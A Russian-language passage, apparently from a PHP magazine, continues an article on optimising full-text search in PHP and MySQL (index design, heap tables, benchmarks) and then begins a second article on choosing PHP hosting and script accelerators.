- Индексируемый текст нужно приводить к базовому виду. Индексирование дольше, но размер индекса меньше. В грубом приближении, не учитывающем статистику встречаемости слов в текстах разной тематики, чем "длиннее" тексты, тем ближе отношение размера индексов (числа строк в таблицах) для базовой и оригинальной форм к среднему числу генерируемых словоформ. Но если в среднем это отношение порядка 10, и в пределе этот размер равен 10, то на небольших текстах (около нескольких тысяч слов) разница в размерах составляет всего лишь около 10%. Также встаёт вопрос омонимии, когда некоторой форме соответствует несколько форм (мыла->{мыть,мыло}, душа-> {душ, душа, душить} и т.д). Если индексируются слова, которых нет в словаре, вместо базовой формы в индексе необходимо хранить оригинальные формы. И при обновлении словаря эти ранее проиндексированные слова надо приводить к базовым формам.

- Поисковый запрос необходимо "приводить" к базовому виду, но SQL-запрос значительно "легче".

- Нет возможности отключить морфологию и искать "как есть".

Что касается производительности, то в первую очередь нас волнует "тяжесть" поискового SQL-запроса. Рассмотрим поиск по фразе "дождь меня мочит" после "приведения" запроса (обратите внимание, в данном случае "меня" к "я" не приводится).

Если в search_index - базовая форма:

```
SELECT name as NAME, (
   max(word in( 'дождя', 'дождю', 'дождем', 'дожде', 'дожди', 'дождей',
'дождям', 'дождями', 'дождях', 'дождь')) +
   max(word in('меня')) +
   max(word  in ('мочил', 'мочила', 'мочило', 'мочили', 'мочу', 'мочим',
'мочишь', 'мочите', 'мочит', 'мочат', 'мочи', 'моча', 'мочить'))
) as R, sum(weight) AS W
FROM search_object so, search_index i
WHERE so.id=i.id_obj
AND word IN (
'дождя', 'дождю', 'дождем', 'дожде', 'дожди', 'дождей', 'дождям',
'дождями', 'дождях', 'дождь', 'меня', 'мочил', 'мочила', 'мочило',
'мочили', 'мочу', 'мочим', 'мочишь', 'мочите', 'мочит', 'мочат', 'мочи',
'моча', 'мочить')
GROUP BY NAME
ORDER BY R DESC,W DESC
```

Если в search_index оригинальная форма:

```
SELECT name as NAME, (
   max(word in('дождь')) + max(word in('меня')) + max(word in('мочить'))
) as R, sum(weight) AS W
FROM search_object so, search_index i
WHERE so.id=i.id_obj
AND word IN ('дождь','меня','мочить')
GROUP BY NAME
ORDER BY R DESC,W DESC
```

Видно, что разница в запросах существенна. Это приводит к тому, что для оригинальной формы дольше и вычисление коэффициентов релевантности, и поиск строк в словарном индексе. Правда, поскольку по полю word таблицы search_index построен индекс, разница в поиске строк не является кардинальной, но в целом скорость все равно оказывается медленнее. Одной из наших задач будет – оценить разницу в производительности при помощи нагрузочного тестирования.

Повышение производительности поисковой системы

Оптимизация индекса

Какие основные узкие места в нашей поисковой системе? Очевидно, что search_index является наиболее громоздкой таблицей: в ней содержатся все слова, встретившиеся в проиндексированных текстах. Поэтому поисковый запрос в случае хранения и базовых, и оригинальных форм ОЧЕНЬ тяжелый. Когда он выполняется, производятся следующие операции:

1) Поиск строк в search_index по индексу слов на поле word.

2) Даже если мы не объединяем таблицы search_index и search_object, а делаем запрос только к search_index, то для группировки и сортировки нам необходима выборка дополнительных данных из таблиц (вес слова, идентификатор объекта), а это - дисковые операции, являющиеся всегда самыми медленными. В нагруженной системе с большим числом проиндексированных текстов далеко не всегда можно рассчитывать на кеширование буферов.

3) Группировка результатов, подсчёт коэффициентов релевантности и сортировка окончательных результатов. Группировка производится по объектам, а сортировка - по вычисляемым полям, поэтому это также очень медленные операции. То, что это запрос тяжелый, легко видно по плану его выполнения:

```
mysql> explain [предыдущий запрос]
| table | type   | possible_keys | key     | key_len | ref      | rows | Extra
|
| i     | range  | word          | word    |  64 | NULL     | 2474 | where
used; Using temporary; Using filesort |
| so    | eq_ref | PRIMARY       | PRIMARY |       4 | i.id_obj |    1 |
|
```

В поле Extra имеются два факта: using temporary и using filesort. Первый означает, что для того, чтобы выполнить этот запрос, mysql потребовалась создать временную таблицу. Второй означает, что для того, чтобы выдать отсортированные результаты, mysql вынужден использовать дополнительный алгоритм сортировки filesort. Оба этих факта - самые "вредные" для mysql и приводящие к резкому снижению производительности.

Одним из решений, кардинально меняющим скорость операций, является создание "жирного" индекса на таблицу search_index. Вместо индекса на слова мы сделаем индекс, в который поместим все поля таблицы: create index idx_si_full on search_index (word,id_obj,weight).

Создание такого индекса приведёт к следующему:

- поиск по словам будет по-прежнему быстрым, т.к. индекс начинается со слова;

- все данные, необходимые для подсчета рейтинга, уже содержатся в индексе, поэтому необходимости выбирать эти данные из таблиц нет.

Более того, выбираемые данные уже оказываются определенным образом упорядоченными, поэтому последующие в целом "долгие" операции, связанные с сортировкой, могут быть выполнены значительно быстрее.

Минус этого индекса только один: он дублирует данные и занимает дополнительное место на диске и в кеше ключей. Но этот минус покрывается значительным приростом производительности: разница в скоростях запросов для старого и нового индекса составляла приблизительно порядок на тестовой базе (о параметрах тестов см. ниже).

Альтернативой создания такого индекса для других более мощных СУБД может являться использование в качестве search_index т.н. индекс-организованных таблиц (index-organized tables) – таблиц, данные в которых уже хранятся таким же образом, как в индексе. Дублирущий данные индекс, который мы строим за неимением поддержки этих возможностей в mysql, в грубом приближении есть просто замена индекс-организованных таблиц.

Использование heap-таблиц для сортировок.

Поиск и сортировка данных - последовательные, отдельные операции. Нам удалось сделать выборку значительно быстрее за счёт индексов. Однако план выполнения запроса по-прежнему содержит "нехорошие" факты в extra:

```
mysql> explain [предыдущий запрос]
| table | type   | possible_keys | key     | key_len | ref      | rows | Extra
|
| i     | range  | word          | word    |      64 | NULL     | 2474 | where
used; Using index; Using temporary; Using filesort |
| so    | eq_ref | PRIMARY       | PRIMARY |       4 | i.id_obj |    1 |
```

Нельзя ли избавиться от создания временной таблицы и сортировки filesort? Это, конечно, можно сделать, если наше приложение будет лишь "быстро выбирать" данные из поискового индекса, после чего использовать для группировок и сортировок свои алгоритмы, выполняющиеся в рамках пользовательского процесса и загружающего в основном лишь оперативную память и процессор (забегая вперед, скажем, что так большинство поисковых систем и делает).

Однако мы договорились оставаться в рамках стандартного решения php+mysql, и для того, чтобы реализовать эти алгоритмы в рамках одного лишь php, возможностей этого языка явно недостаточно, он слишком медленный для подобных задач. Однако, в ряде случаев нам могут помочь heap-таблицы (heap tables) mysql. Разбиваем запрос на две стадии:

1) «быстрая» выборка данных в heap-таблицу

```
CREATE TABLE test.search_heap_800123480 TYPE=HEAP
SELECT name as NAME, word, weight
FROM search_object so, search_index i
WHERE so.id=i.id_obj AND word IN ('дождь','меня','мочит');
```

2) запрос к heap-таблице с группировкой и сортировкой

```
SELECT name, (max(word in('дождь')) + max(word in('меня')) + max(word in('мочит')) ) as R, sum (weight) AS W
FROM test.search_heap_800123480
GROUP BY name ORDER BY R DESC,W DESC
```

Поскольку heap-таблица хранится в оперативной памяти, следует ожидать, что эта стратегия может привести к улучшению производительности. Правда, для выполнения второго запроса mysql по-прежнему использует temporary и filesort, но для ненагруженной базы такие запросы действительно оказываются быстрее. У создания временной таблицы есть также ещё одно преимущество: её можно не удалять сразу после выполнения клиентского запроса, а использовать дальше в тех случаях, когда пользователь продолжает либо просматривать другие страницы результатов того же самого запроса, либо хочет выполнить поиск внутри результатов предыдущего запроса. В этом случае на heap-таблицу также можно построить и дополнительные индексы. Здесь следует отметить, что в mysql, начиная с версии 4.1, на heap-таблицы можно строить не только HASH, но и BTREE-индексы. Но в наших тестах была использована версия ниже 4.1, и поскольку mysql не может использовать HASH-индекс для оптимизации ORDER BY (http://dev.mysql.com/doc/mysql/en/ORDER_BY_optimization.html), эта стратегия в тестах не использовалась.

Также следует отметить, что mysql не гарантирует того, что heap-таблица действительно окажется в оперативной памяти. Если её размер слишком велик, то mysql либо вообще закончит выполнение операции с ошибкой, либо создаст вместо неё обычную временную таблицу - в зависимости от настроек и версии mysql. Таким образом, эта стратегия пригодна только для таких проектов, когда общее число выбранных записей из словарного индекса сравнительно невелико. О том, в каких случаях использование heap-таблиц приводит к увеличению производительности, будет рассмотрено в последнем разделе, посвященному проведенным тестам.

Более кардинальные стратегии повышения производительности

Как уже отмечалось выше, две наиболее тяжелые операции для любой поисковой системы - поиск и выборка данных по словам и сортировка с учётом релевантности. Поэтому любая поисковая система строится таким образом, чтобы максимально оптимизировать эти операции. Одно из очень эффективных и распространенных решений заключается в следующем: индексный файл имеет такую физическую структуру, что для каждого слова, которое содержится во всем наборе индексированных текстов, хранятся «подряд» абсолютно все идентификаторы индексированных объектов, в которых это слово встретилось, причем упорядоченные по весу этого слова. Таким образом, для получения наиболее релевантных документов для какого-то одного слова достаточно определить нужную начальную позицию в файле и "непрерывно" (т.е. без лишних операций позиционирования головки диска) считать кусок файла с данными – в результате данные об объектах уже будут отсортированы по весу слова. Когда необходимо выполнить поиск по нескольким словам, сначала выбираются массивы объектов для каждого из отдельных слов. После этого при помощи специальных алгоритмов результаты сравниваются, сортируются и выдаются пользователю (рассмотрение этих алгоритмов выходит далеко за рамки нашего обсуждения).

По образу и подобию этого решения на базе mysql можно построить так называемый blob-индекс (у проекта mnogosearch есть соответствующий режим индексирования blob-mode). В этом режиме для быстрой выборки документов по одному слову создается таблица с двумя полями: слово (или некоторое поле, однозначно идентифицирующее слово) и специальное blob-поле, содержащее бинарный массив идентификаторов проиндексированных объектов. Таким образом, поиск и выборка нужных документов производится довольно быстро. Более того, это решение довольно легко масштабируется.

Одним из других направлений оптимизации является сжатие данных и создание более сбалансированных индексов. Действительно, для хранения слов можно использовать сжатие, в результате чего можно значительно уменьшить и объем данных, и скорость поиска. Вместо слов также можно хранить, например, результат вычисления хэш-функций. Использование этих стратегий может уменьшить размер индекса и/или средний путь поиска элемента в индексе и повысить скорость поиска. Несмотря на то, что хэш-функции не гарантируют взаимнооднозначного соответствия между словом и хэшированным результатом, вероятность нахождения таких двух слов, для которых результаты хэш-функций одинаковы, довольно мала.

Ещё одним направлением в оптимизации является секционирование таблиц или индексов, что довольно успешно можно применять, например, для СУБД Oracle. Для СУБД, не поддерживающих эти возможности, таблицы можно разбивать явно на несколько других таблиц (например, по первым буквам слов или по длине слова).

В этом случае сами таблицы и индексы по ним будут меньше, и поиск в ряде случаев может оказаться более эффективным. Подобный метод также применяется в mnogosearch и называется multi-mode. Теоретически такие таблицы можно разносить по разным серверам, что делает подобную архитектуру более масштабируемой.

Результаты тестирования

Оборудование - обычный PC под управлением Linux.

[HARD]

ASUS P4P800 Intel P4 2800MHz

SATA HDD: Seagate Barracuda 7200.7 120GB (Average seek time 8.5 ms, 7,200 RPM, 8MB cache)

Memory: 512MB

[SOFT]

Red Hat Linux (2.6.6)

PHP 4.3.2 (SAPI)

mysql 3.23.58:

- key_buffer=386M
- record_buffer=1M
- sort_buffer=1M
- record_rnd_buffer=1M
- myisam_sort_buffer_size=1M
- tmp_table = 32M
- max_heap_table = 128M

Apache 1.3.28 (rus/PL30.18):

- StartServers 10
- MaxRequestsPerChild 0
- MaxClients 150
- MinSpareServers 10
- MaxSpareServers 20
- KeepAlive On
- MaxKeepAliveRequests 100
- KeepAliveTimeout 15


В качестве генератора клиентских запросов использовалась утилита ab из дистрибутива Apache, которая запускалась на той же машине. В качестве тестового набора проиндексированных текстов было выбрано приблизительно 150 книг и больших по объему статей различной околонаучной тематики (философия/история/психология/культура). Они были разбиты на 10000 более коротких кусков текста объемом по 5-6К и проиндексированы 3-мя способами: в оригинальной форме, в приведенной форме, и в приведенной форме для полнотекстового поиска (полнотекстовый индекс строится по большому текстовому полю, в котором содержатся приведенные к базовой форме слова).

В тестах использовались 5 методов: поиск по нормализованному индексу (N), по индексу оригинальных форм (O), для каждого из предыдущих вариации с использованием heap-tables (HN и HO) и полнотекстовый поиск (FT). Для того, чтобы сэмулировать "случайные" поисковые запросы, для всех проиндексированных текстов было выбраны около 5000 наиболее популярных слов и для каждого слова из этого набора были построены все словоформы. Тестовый скрипт принимал 2 параметра: число слов в запросе и метод поиска. Из приготовленного набора выбиралось необходимое число слов, и для каждого из слов случайным образом выбиралась одна из форм (включая базовую). Простой конкатенацией через пробел из этих форм строился окончательный поисковый запрос, с большой долей вероятности уникальный для каждого обращения к серверу.

Для того, чтобы исключить время, затрачиваемое на первичное кеширование различного уровня (в основном это буферизация ключей mysql и кеш диска ОС), перед каждой серией запросов для фиксированного набора параметров небольшое число запросов (20) гонялось "вхолостую", после чего запускалась основная серия с теми же параметрами, и собиралась статистика. Общее число запросов, по которому проводилось усреднение, было выбрано равным 200, число одновременных запросов - 1,10 или 20, число слов в запросе - от 1 до 10 с шагом 1. Никаких php-акселераторов или иных специфических средств кеширования не использовалось. Весь код, необходимый для реализации используемых методов, был помещен в одну подключаемую библиотеку, поэтому для каждого метода время парсинга кода было абсолютно одинаковым.

Следует особо отметить, что данные тесты – «синтетические», выполнялись в совершенно «небоевых» условиях и должны использоваться в первую очередь как сравнительный анализ рассмотренных методов.

На рис 3,4 представлены два графика зависимости среднего времени обработки запроса для разного числа конкурентных запросов.






Рис. 3 и 4. Зависимость времени обработки запроса от числа слов в одиночном запросе и для 10 одновременных запросов.

Из этих результатов можно сделать следующие выводы:

- По скорости обработки запроса на первом месте идет нормализованный индекс, затем индекс в оригинальной форме, и только после него с существенным отрывом – полнотекстовый индекс.
- Использование heap-таблиц при очень малой нагрузке приводит к существенному увеличению производительности, но при увеличении нагрузки практически не влияет на результаты. Эти особенности mysql достойны отдельного рассмотрения, которое выходило за рамки данной работы.
- Среднее время обработки запроса из 5-ти слов при нагрузке 10 не превышает 1 секунды для обоих методов – и нормализованного, и ненормализованного индекса, а одиночный запрос для 1-2 слов выполняется 30-70 мс. Эти показатели можно считать вполне удовлетворительными для проекта средней посещаемости с общим числом документов порядка нескольких десятков тысяч.

Заключительные замечания

Поиск и CMS

Как интегрировать поисковый модуль в CMS? Каким должен быть программный интерфейс разработчика к поисковому модулю, чтобы эта интеграция была максимально эффективной? Для подавляющего большинства CMS операции обновления материалов и поискового индекса должны быть синхронизированы. Поэтому в таких задачах практически бесполезна организация индексирования, принятая в «больших» поисковиках - через внешний спайдер, который либо по HTTP запрашивает набор страниц, разбирает их и сохраняет в индексе, либо проделывает те же операции по псевдо-URL БД (htdb://[server,scheme]/table/primary_key). Поэтому API поискового модуля обычно состоит из двух основных частей: DML-операции над индексом (удаление, вставка, обновление) и обработка собственно поискового запроса. В интерфейсы редактирования материалов сайта добавляется вызов соответствующей процедуры, таким образом, материалы и поисковый индекс оказываются полностью синхронизованными. Поскольку обычно материал состоит из текстов небольшого размера и операции обновления материалов не столь часты, как их чтение, эта схема практически не замедляет работу редакторов.

А почему нет примеров на PHP?

В действительности рассмотренный метод может быть реализован на любом языке, имеющем mysql API, будь то PHP, perl, python и т.д. Однако все «концептуальные» вопросы, касающиеся поиска, затрагивают только БД, а язык в данном случае не более чем инструмент извлечения данных.

Как быть с омонимами?

Если мы храним в поисковом индексе ненормализованные слова, то проблема омонимов актуальна при «расширении» поискового запроса.

В случае нормализованного индекса эта проблема также стоит и при индексировании документа. Вероятно, наиболее правильной стратегией решения подобных проблем является учет статистики употребления слов и выбор подходящего омонима с учётом смыслового анализа отрывка текста или, как минимум, анализа соседних слов. Задачи анализа текста довольно сложные, и подобные решения неоправданно дороги для локальных поисковых модулей. Поэтому лучше выбирать пусть не очень качественные, но простые и быстрые решения. Так, при «расширении» или «приведении» запроса можно брать все возможные омонимы для данной формы, не забывая помещать их все в одну и ту же составляющую рейтинговой суммы. При нормализации текста можно либо выбрать омоним с учётом простого частотного анализа, но реализация хорошего алгоритма, возможно, потребует слишком много сил и времени, поэтому иногда полезнее вообще сохранить несколько строк для каждого из омонимов.

Вес слова и спамовый порог

Считать вес слова как общее число вхождений данного слова в текст очень примитивно, но если вы уверены, что все тексты, например, представляют собой корректные новостные тексты или статьи, даже такой способ даст вполне адекватный результат. В действительности обычно либо учитывают только вес, добавляемый внешними атрибутами, отражающими степень важности текста, либо берут результат вычисления некоторой специальной весовой функции.

В первом случае число вхождений вообще не учитывается, а в расчет берутся такие факты, как нахождение слова в заголовке документа, или в списке ключевых слов и т.д. В случае весовой функции её выбирают обычно весьма произвольно, накладывая на неё следующие свойства: при небольшом отношении числа вхождений к числу слов она как-то (например, линейно) возрастает, затем при превышении этого отношения определенного параметра происходит либо «насыщение», т.е. функция веса стремится к какому-то постоянному значению, либо даже спад. Значение отношения числа вхождений к общему числу слов, когда поведение этой функции кардинально меняется, называется спамовым порогом.

Как быть с языком запросов (операции над множествами)?

Во многих поисковых системах существует так называемый язык запросов, с использованием которого пользователь может указать более точно параметры поиска. Решение о том, действительно ли нужны такие возможности при поиске, скажем, в каталоге товаров или новостях, зависит от специфики проекта, но во многих проектах это просто нецелесообразно.

Для реализации подобных возможностей необходимо либо осуществлять «отображение» поискового запроса в более сложные SQL-запросы, включающие в себя иногда довольно трудоемкие операции над множествами, либо отказываться от того, чтобы выборкой всех документов занималась база данных. То есть использовать базу данных только как хранилище соответствий слово-документ, а все операции над этими множествами проводить уже собственными средствами.

Как уже отмечалось выше, PHP для таких задач не подходит, поэтому, если для проекта действительно требуется реализация языка запросов, возможно, наиболее правильным решением будет использование готового продукта с такой функциональностью.

Литература

Избранные материалы общего характера по поисковым технологиям, коллекции ссылок(1-8), словари(9), проекты(10)

1) Sergey Brin and Lawrence Page, "The atonomy of a large-scale hyper-textual web search engine", http://www-db.stanford.edu/pub/papers/google.pdf

авторы публикации - создатели Google

2) Публикации сотрудников компании Яndex, http://company.yandex.ru/articles/

3) Публикации сорудников компании Гарант-Парк-Интернет (RCO), http://www.rco.ru/article.asp

4) Проект Aot.ru, http://www.aot.ru/technology.html

5) Анисимов А.В., "Компьютерная лингвистика для всех: Мифы.Алгоритмы.Язык" (Киев: Наук. думка, 1991)

http://lib.ru/CULTURE/ANISIMOW/lingw.txt

6) Мальковский М.Г., Грацианова Т.Ю., Полякова И.Н.

Системы автоматической обработки текстов (лекции ВМК МГУ) http://www.ergeal.ru/archive/cs/ppo/

7) Н.Харин, И.Ашманов, «Упрощённая методика сравнительной оценки технической эффективности поисковых машин Интернет»

http://www.searchengines.ru/articles/003104.html

8) Ряд идей по организации поиска обсуждались на форумах PHPClub и xpoint:

http://phpclub.ru/talk/showthread.php?s=&threadid=45100

http://xpoint.ru/archive/threads/97/19558.html

http://xpoint.ru/archive/threads/37/7492.html

http://xpoint.ru/archive/topic7/62/12482.html

Некоторые весьма интересные обсуждения, статьи и ссылки можно найти на сайте www.searchengines.ru

9) Словари

словарь Лебедева, http://scon155.phys.msu.ru/~swan/orthography.html

другие словари:

http://www.aot.ru

http://starling.rinet.ru/

http://www.speakrus.ru/dict/

10) Некоторые популярные поисковики

бесплатные или условно-бесплатные:

MnoGoSearch (ранее UdmSearch), http://www.mnogosearch.ru

Ht://Dig, http://www.htdig.org/

DataparkSearch, http://www.dataparksearch.org

RiSearch, http://www.risearch.org

ASPSeek, http://aspseek.org

некоторые промышленные решения:

Яndex.Server, http://company.yandex.ru/technology/products/yandex-server.xml

RCO (Гарант-Парк-Интернет), http://www.rco.ru/

Хостинг проектов на PHP

Автор:
Антон Порабкович
(ATLEX.RU)

За последние пару лет хостинг в России перестал быть маленьким ребенком и стал подростком. Он пришел в массы и теперь стал доступен очень и очень многим. Любой пользователь может позволить себе приобрести хостинг за 65$ в год и разместить на нем практически любую информацию.

Времена, когда было достаточно размещения на своей домашней страничке статического текста с расписанием дня своего любимого хомячка, безвозвратно ушли и теперь остаются уделом лишь начинающих пользователей. Любой средний сайт сложно содержать, не используя скрипты для автоматического формирования контента.

Для автоматизации формирования страничек исторически использовали язык C, который применяют для написания практически любого программного обеспечения, начиная от операционных систем и заканчивая формированием веб-контента.

Самой большой проблемой использования этого языка для управления веб-контентом оказались сложности с переносом приложений между разными платформами. В результате чего приходится полностью пересобирать приложения с полным набором библиотек, которые, в свою очередь, не имеют стандарта, что приводит к тому, что многие приложения затачиваются под одну конкретную платформу.

Альтернативой языку C стал Perl - интерпретируемый язык, приспособленный для обработки произвольных текстовых файлов, извлечения из них необходимой информации и выдачи сообщений.

Изначально он был разработан для ОС UNIX, но постепенно его перенесли на другие платформы: Windows, OS/2, MacOS, и др. В результате того, что один и тот же код без проблем и одинаково работал на всех платформах, он получил большую популярность. Конструкция языка позволяет разрабатывать новые модули на других языках и подключать их динамически.

PHP появился как альтернатива Perl, причем изначально он был написан на Perl и решал очень узкий круг задач. Позже, когда автору понадобилась большая производительность и большой набор функций, он был переписан на C: было добавлено большое количество функций, которые были собраны в библиотеки, были написаны специальные оптимизаторы и анализаторы для более быстрого выполнения скриптов. Следующим шагом стала разработка программного обеспечения для закрытия кода, чтобы предотвратить нелегальное распространение, а также повысить уровень безопасности.

Сегодня ведется много споров на тему, что лучше: PHP или Perl. Скажу только одно: каждый язык был разработан для решения определенного круга задач, ведь никто не будет спорить, что операционные системы лучше писать на C, а не на Perl или PHP. В настоящее время по количеству библиотек и разного рода модулей оба языка не уступают друг другу, конструкция обоих языков схожа и каждый имеет свои плюсы и минусы.

Например, в Perl очень мощная система регулярных выражений, поддержку которой встроили в PHP. А в PHP - механизм сессий для хранения временных переменных, которые необходимы в разных скриптах.

Одной из наиболее сильных сторон PHP является его простота для изучения. Она же одновременно является и его слабой стороной. Эта простота привлекает очень многих людей.

Для выбора хостера PHP-проектов необходимо определиться, к какому типу сайтов будет относиться ваш ресурс и сколько потреблять трафика. Очень многие хостеры не указывают дополнительных платежей за трафик для того, чтобы их тарифные планы выглядели более привлекательными, а выставляют платежи по факту потребления или делают скрытые платежи, что приводит к незапланированным расходам.

Я попытаюсь выделить 3 основные типа ресурсов по объему и посещаемости (конечно, есть исключения и встречаются смешанные ресурсы, но это чаще всего частные случаи):

1) Обычный статичный сайт с несколькими страничками. К этому типу ресурсов относятся визитные карточки представительств различных фирм, персональные странички, возможно, содержащие личную информацию, фотоальбомы, резюме или описание своего хобби. Для таких ресурсов обычно характерен небольшой трафик в районе 500-600 Мб в месяц и небольшая посещаемость, не более 20-50 уникальных посетителей в день, поэтому дополнительных платежей за трафик скорее всего не будет (если, конечно, странички не являются главами книги «Война и Мир» или популярным фотоархивом).

2) Средний сайт с несложной системой динамического контента, например, форумы. В данном случае трафик будет несколько выше и составит около 10-15 Гб в месяц при посещаемости в среднем около 2000 посетителей в сутки. Тут необходимо получить четкий ответ от хостера, сколько придется платить за трафик, или подтверждение, что дополнительных платежей нет.

3) Сложный динамический сайт и/или сайт с повышенным уровнем безопасности, например, чаты или интернет-магазины. Посещаемость сайтов данного направления может колебаться от 20Гб до 100Гб в месяц, соответственно, необходимо подбирать хостера с наибольшим соотношением цена/качество, вплоть до заключения письменных договоров на предоставление услуг хостинга с четким описанием, какие услуги предоставляются и по какой цене.

Как показала практика, те ресурсы, которые устраивают download, имеют меньше проблем, потому что они предсказуемы и уже имеют четкие значения в своем поведении как по нагрузке, так и по трафику. Чего нельзя сказать о проектах, активно использующих PHP. Ведь очень часто камнем преткновения между хостером и пользователем является именно чрезмерное потребление системных ресурсов скриптами пользователя.

Имеется в виду загрузка процессора на 20 и более процентов, а также слишком долго выполняющиеся скрипты, более чем 30 с. В результате такие скрипты блокируются, либо хостер заставляет переселяться такого клиента на выделенный сервер.

Поэтому пользователь всегда должен заботиться о скорости работы своих скриптов, ведь быстрая работа сайта – это и его имидж. Оптимизаторы мы рассмотрим подробнее чуть ниже.

Для всех типов сайтов необходимо определить аудиторию, на которую рассчитан ваш ресурс, потому что от этого будет зависеть посещаемость ресурса.

К примеру, если ваш ресурс несет информацию для российских пользователей, то размещение ресурса должно быть однозначно в России, и лучше всего, если сервер будет находиться в сети Ростелекома или РТкома (хорошая связь с регионами, датацентр М10) или М9 – датацентр альтернативных операторов, который имеет пиринг с Ростелекомом.

Если ваш проект рассчитан на страны СНГ или зарубежных посетителей, то лучше всего выбирать сервера, расположенные на территории США. В России и странах СНГ еще есть альтернативный оператор Трансгелеком, но пиринг в другие сети у него недостаточно хороший, поэтому доступность вашего ресурса из других сетей не всегда будет быстрой.

Стоит отметить, что трафик для серверов, расположенных в США, обычно уже включен в стоимость аренды (чаще всего от 300 до 1000Гб), а для российских серверов существуют разные способы расчетов:

- суммарный трафик (входящий+исходящий),
- весь исходящий трафик,
- либо входящий, либо исходящий при сохранении соотношения российский/зарубежный.

Т.к. это актуально для выделенных серверов, то оказывает основное влияние на стоимость трафика для конечных пользователей виртуального хостинга.

Хочу обратить внимание: для того, чтобы цены у хостера или регистратора доменов выглядели низкими, многие не указывают, входит в стоимость НДС или нет и каков минимальный срок контракта. Очень часто это выясняется во время платежа, хуже, когда платеж уже произведен, и получатель платежа просит доплатить сумму НДС.

Для любого ресурса необходимо выяснить у провайдера, установлены ли у него используемые вами модули. Очень часто по умолчанию не установлены curl, imap, xslt.

Причем, отсутствие модулей чаще всего означает и отсутствие необходимости в них, хотя иногда встречается и невозможность их установки, например, из-за выбранной политики безопасности сервера. Поэтому обязательно надо узнать о возможности подключения неустановленных модулей.

У всех хостеров PHP может работать в одном из двух режимов:

1) MOD_PHP - это режим, когда PHP работает как модуль сервера Apache. В этом случае ваши PHP-скрипты будут работать с максимальной скоростью, будет доступен полный набор всех конструкций языка. Но этот режим работы самый "дырявый" (есть, конечно, некоторые методы повышения безопасности, о них пойдет речь в следующей главе «Безопасная конфигурация PHP»). При этом режиме скрипты выполняет один модуль, mod_php, который находится всегда в памяти, если еще использовать "Оптимизаторы" (о них пойдет речь ниже), то выполнение скриптов будет максимально быстрым. Так, первая страничка phpMyAdmin (приложение для работы с базами данных) будет открываться браузером (при идеальных условиях) около 0.09с, по сравнению 2.0 с в CGI-режиме работы PHP.

2) CGI - это режим, когда PHP работает как отдельный CGI-скрипт. При этом скорость обработки скриптов будет ниже, чем в первом режиме, потому что ни один из известных мне оптимизаторов не умеет кешировать документы в CGI-режиме. А также будет потребляться больше ресурсов, потому что для каждого скрипта запускается отдельная копия PHP, на загрузку которого в память и интерпретацию скрипта будет уходить некоторое время, например, время открытия странички для все того же phpMyAdmin будет составлять уже около 2.0 с против 0.09 с в режиме mod_php с оптимизатором. Недостатком данного режима работы является невозможность работы некоторых специальных расширений языка, в частности, не будет работать аутентификация средствами PHP, и вам придется переделывать ее на стандартную аутентификацию средствами Apache. Но этот режим работы (а также его вариация phpsuexec) позволяет хостеру настроить более-менее приемлемый уровень безопасности (об этом в главе «Безопасная конфигурация PHP»). Если у хостера PHP работает в CGI-режиме, то можно увеличить производительность скриптов, предварительно откомпилировав и оптимизировав их. Тогда время выполнения таких скриптов уменьшится примерно на половину.

Для ускорения работы приложений в режиме mod_php желательно использовать кеширующие и компилирующие утилиты, назовем их оптимизаторами. В настоящее время таких утилит очень много, я приведу лишь несколько:

Afterburner http://afterburner.bware.it

APC http://pecl.php.net/package-info.php?package=APC

PHP Accelerator http://www.php-accelerator.co.uk/

Turck MMCache http://turck-mmcache.sourceforge.net

Zend Performance http://www.zend.com/store/products/zend-performance-suite.php

Все они работают по одному принципу: загружают скрипт, компилируют его и сохраняют в кеше, при следующем обращении к скрипту, если он не изменялся, его откомпилированный и оптимизированный код берется из кеша.

Все перечисленные оптимизаторы и кодировщики несовместимы между собой, т.е. если код был подготовлен с помощью одного оптимизатора, то другой не сможет его разобрать.

См. таблицу сравнения производительности оптимизаторов приложения N 1.

